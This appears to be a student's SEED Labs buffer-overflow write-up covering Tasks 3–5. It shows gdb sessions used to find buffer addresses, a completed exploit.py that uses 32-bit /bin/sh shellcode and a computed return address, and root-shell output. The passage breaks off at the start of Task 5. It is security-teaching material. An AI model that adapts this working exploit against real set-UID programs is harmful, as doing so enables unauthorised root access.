License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ print $edp
$1 = void
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$  run
Starting program: /home/seed/Desktop/SEED/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb48 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf30 --> 0xf7fb2000 --> 0x1e7d6c
```




```
   0x565562a9 <__x86.get_pc_thunk.dx>:	mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:	ret
=> 0x565562ad <bof>:	endbr32
   0x565562b1 <bof+4>:	push   ebp
   0x565562b2 <bof+5>:	mov    ebp,esp
   0x565562b4 <bof+7>:	push   ebx
   0x565562b5 <bof+8>:	sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcb2c --> 0x565563ee (<dummy_function+62>:	add    esp,0x10)
0004| 0xffffcb30 --> 0xffffcf53 --> 0x456
0008| 0xffffcb34 --> 0x0
0012| 0xffffcb38 --> 0x3e8
0016| 0xffffcb3c --> 0x565563c3 (<dummy_function+19>:	add    eax,0x2bf5)
0020| 0xffffcb40 --> 0x0
0024| 0xffffcb44 --> 0x0
0028| 0xffffcb48 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf53 "V\004") at stack.c:16
16	{
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf30 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcb28 --> 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:	sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:	sub    esp,0x74
```




```
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcb28 --> 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
0004| 0xffffcab4 --> 0xffffcf44 --> 0x0
0008| 0xffffcab8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcabc --> 0xf7fc93e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcac0 --> 0x0
0020| 0xffffcac4 --> 0x0
0024| 0xffffcac8 --> 0x0
0028| 0xffffcacc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$2 = (void *) 0xffffcb28
gdb-peda$ p $buffer
$3 = void
gdb-peda$ p &buffer
$4 = (char (*)[100]) 0xffffcabc
gdb-peda$ quit
```

- This is the provided exploit.py file




```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00           # Change this number
offset = 0              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

- Moreover, we will take the 32-bit condition from the call_shellcode.c and paste in exploit.py




```c
   \x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
```

- I modified the file to what it should be to launch a successful buffer overflow attack.



```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcabc+start          # Change this number
offset = 0xffffcb28-0xffffcabc+4             # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


- Generating payload and launching the attack where we can see euid set to root and the attack being a success.



```
[11/03/22]seed@VM:~/.../code$ ./exploit.py
[11/03/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
# 
```


Task 4

- Now checking the stack-L2-dbg for the buffer address.




```
[11/03/22]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bog
Function "bog" not defined.
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/SEED/Labsetup/code/stack-L2-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb48 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
```

- And I found it.




```
)012| 0xffffcb38 --> 0x3e8
)016| 0xffffcb3c --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
)020| 0xffffcb40 --> 0x0
)024| 0xffffcb44 --> 0x0
)028| 0xffffcb48 --> 0x0
[------------------------------------------------------------------------------]
.egend: code, data, rodata, value

3reakpoint 1, bof (
    str=0xffffcf53 '\220' <repeats 112 times>, "\246\314\377\377", '\220' <repeats 84 times>...) at stack.c:16
l6      {
jdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca80
jdb-peda$ exit
Jndefined command: "exit".  Try "help".
jdb-peda$ quit
[11/03/22]seed@VM:~/.../code$ ■
```

- Now modifying the file with buffer address on line 21, commenting line 22 and adding a loop on line 25.



```
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret    = 0xffffca80+start          # Change this number
22 #offset = 0xffffcb28-0xffffcabc+4             # Change this
   number
23
24 L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
25 for offset in range(112,212,4):
26 content[offset:offset + L] =
   (ret).to_bytes(L,byteorder='little')
27 ##############################################################
28
```


Now launching the attack which is again a success.



```
[11/03/22]seed@VM:~/.../code$ ./exploit.py
[11/03/22]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
#
```


Task 5

- Changing shellcode to that of 64-bit from the file call_shellcode.c



